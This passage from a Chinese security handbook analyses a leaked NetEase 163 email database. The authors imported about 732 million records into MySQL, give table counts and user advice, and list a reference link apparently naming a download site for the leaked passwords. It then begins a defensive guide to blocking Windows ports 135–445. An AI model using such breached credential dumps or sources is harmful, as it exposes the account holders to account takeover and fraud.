


图 5 批量导入数据到数据库

## 2.7.4 数据统计

对每一个表中的数据进行统计, 如下表所示, 163com、163mail1、163mail2 和 163mail4 整合在表 163com 中, 其它分别导入其对应的表, 其数据累加共计 7.3 亿, 里面有重复数据。

表名	数据数
163com	118100272

163mail4	167888526
163mail5	147858042
163mail6	145999906
163mail7	152658146
合计	732504892 (7.3 亿)


名	值
名	163mail4
数据库	163com
组名	
行	167888526
表类型	MyISAM
自动递增数值	
行格式	Dynamic
修改日期	2016-04-02 22:28:59
创建日期	2016-04-02 22:12:59
检查时间	
索引长度	1.00 KB (1,024)
数据长度	5.30 GB (5,689,520,448)
最大数据长度	256.00 TB (281,474,976,710,655)
数据空闲	0 bytes (0)
排序规则	utf8_general_ci
创建选项	
注释	

图 6 还原库统计

## 2.7.5 结论与安全建议

本次获取的数据样本来看,未去重数据 7.3 亿,泄露的数据声称达 52G 大小,也就是说如果按照数据还原的大小来看应该也在 7 亿左右,数据泄露之大在意料之外。从各种途径了解来看,有可能其邮箱真的被入侵过,还有一种可能,其他源头泄露的数据库通过撞库以及整理获取。不管是那个原因对个人用户而言,我们建议:

- (1) 立刻修改个人密码。
- (2) 不与支付或者银行卡等涉及交易的相关联,从网上舆情来看很多苹果手机绑定网易邮箱的极易被盗取 ID,从而发生手机解锁诈骗等事件。
- (3) 使用邮箱管理支付卡的,银行卡仅仅保留少量金钱,这样在被盗后也因为金额少而减少损失。
- (4) 邮箱等密码要设置高强度,跟其他密码无关联,这样即使发生密码被泄露也因为密码不同,社工入侵的几率会大大减少。

## 2.7.6 参考文章

<https://163password.download>

<http://business.sohu.com/20151020/n423654851.shtml>

<http://news.mydrivers.com/1/452/452173.htm>

## 2.8WINDOWS 高危端口加固实践

文档输出时间: 2017.5.3

文档输出作者: Myles

学习交流 QQ: 2983207137


关键字: 关闭 TCP135/UDP137/UDP138/TCP139/TCP445 端口

本篇文档主要是总结和记录一些 windows 主机在真实的生产环节中, 起常用主机安全加固方法, 这里以 windows 2003 系统为例进行归纳和记录:

### 2.8.1 屏蔽 135 端口


TCP 135 端口的加固, 由于我们没有查找到关于 135 端口服务关闭的具体方法, 故我们这里使用 IP 安全策略下发基于 TCP 135 为目标的端口访问控制策略, 具体配置请参加如下配置步骤。

#### 1、运行 gpedit.msc 进入组策略配置




#### 2、找到 IP 安全策略







3、右击“IP 安全策略”空白处，创建新的“IP 安全策略向导”




4、设置 IP 安全策略名称，点击下一步；




5、去除“激活默认响应规则”，点击下一步；




6、点击“完成”，进入下一步配置；




7、去除“使用添加向导”复选框，点击“添加”进入 IP 筛选列表配置；




8、去除“使用添加向导”复选框，点击添加；




9、源地址选择“任何 IP 地址”，目标地址选择“我的 IP 地址”，去除“镜像”复选框，点击“协议”选项卡




10、在协议选项卡下,我们配置协议类型为“TCP”,从此端口,到此端口都填写 135,然后确认;




### 11、再次添加 TCP 139



